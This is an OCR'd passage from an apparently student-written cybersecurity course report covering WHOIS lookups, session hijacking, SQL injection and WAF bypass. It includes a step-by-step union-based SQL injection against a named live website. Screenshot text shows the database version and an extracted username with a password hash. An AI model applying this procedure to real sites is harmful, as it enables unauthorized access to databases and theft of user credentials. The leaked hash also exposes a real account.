
In this way, we can find web server details for example registrar details, ip address, ip location, domain status, hosting history, and many more.





Week 3, Topic 1: (Session Hijacking)

What is Session Hijacking?

Session hijacking is a form of cyber attack where a malicious actor takes over an active session between two parties (typically a client and a server) without their consent or knowledge. In the context of web applications, this often involves intercepting and stealing a user's session identifier, which allows the attacker to impersonate the user and gain unauthorized access to the targeted system or application.







Week 4&5, Topic 1: (SQL Inject)

In an SQL injection assault, a hacker exploits weaknesses in a web application's input fields or parameters used for constructing SQL queries. By inserting malevolent SQL code into these input areas, attackers can alter the intended behavior of the SQL query processed by the database server.

The outcomes of a successful SQL injection attack can be severe, potentially including:

Unauthorized access to sensitive data: Attackers can extract sensitive information from databases, such as usernames, passwords, credit card numbers, or personally identifiable information (PII).


Data manipulation: Hackers can alter or erase data stored in the database, resulting in data loss, integrity breaches, or unauthorized alterations to crucial information.


Compromise of the database server: In certain instances, attackers can execute arbitrary commands on the underlying database server, potentially gaining complete control over the server or initiating further attacks.


To prevent SQL injection attacks, developers should adopt secure coding practices, such as employing parameterized queries or prepared statements, input validation and sanitization, and adhering to the principle of least privilege. Furthermore, regular updates and patches to web applications and database management systems can help reduce the risk of SQL injection vulnerabilities.


To perform SQL Injection, first of all, we have to identify parameterized links of a website like (http://www.igoergo.com/_site/about.php?id=12), where parameter id has a value of 12. After that, we need to execute the link in cyberfox with a single quotation after the parameter value 12. As it has shown an error on this webpage this means that we can perform Sql injection here. It has sql injection vulnerability. Then, we have to find out how many columns

are available on this site. For doing this we can use order by method to identify the column number. After identifying the column number, which is 6 for this site, as shown on 3rd screenshot. Then the next step is, finding the vulnerable columns, and the procedures are shown on 3rd screenshot, where we see that columns 3 and 4 are vulnerable. Now, we need to know the version of the vulnerable column. If the version is 5 or more, only then we can exploit the database of the site. Following this, we can exploit the database table by using Dios by zen. Finally, we can get the username and password by using concat, which is shown in the last screenshot.







www.igoergo.com/_site/about.php?id=12 order by 6
SQL
UNION BASED
LOCAL VARIABLE DIOS
ERROR/DOUBLE
TOOLS
WAF BYPASS
ENCODE
HTML
ENCRYPT
Load URL
Split URL
Execute
Column count
Union statement
Local Dios
Basic statements
Databases
Tables
Columns
Data
InsideHacker1337
DIOS MySQL
DIOS PostgreSQL
DIOS MSSQL
VARIABLE METHODS
LINKS
INT,INT
INT,INT(+)
NULL,NULL
(INT),(INT)
INT,INT
Post
Arena Web Security
BASE64
Programs
Ergonomics
Research
Downloads
History
News
Sustainability
Mission Statement
Chair Designer
Search
Referrer
Hackbar Mod by Thunder Cats
NeutralPosture
Products
Programs
Contact
Our Company
History
News
Sustainability
Mission Statement
Chair Designer
Careers
Awards
Testimonials
[JavaScript Application]
Amount of columns to use in the UNION SELECT Statement
6
OK
Cancel



3
4

Recycling Info

Buy Back Take Back
Product Breakdown
Recycle Regions





10.1.45-MariaDB-0+deb11u1
4

Recycling Info

Buy Back Take Back
Product Breakdown
Recycle Regions

Policies





john==b0a43e60f21feb841a34958e147af087
4

Recycling Info

Buy Back Take Back
Product Breakdown
Recycle Regions


Policies


Week 4&5, Topic 2: (Waf Bypass)

What is Waf Bypass?

A WAF Bypass through SQL Injection is a method employed by cyber attackers to outsmart Web Application Firewalls, allowing them to execute harmful SQL queries undetected. This poses a grave threat as it opens the door to unauthorized access, data tampering, and the risk of severe security breaches.


When we cannot perform SQL Injection due to the firewall, that time we can try for a Waf Bypass attack. The process of Waf Bypass is shown below:





403

Forbidden




2

4

5.7.44-cll-lve

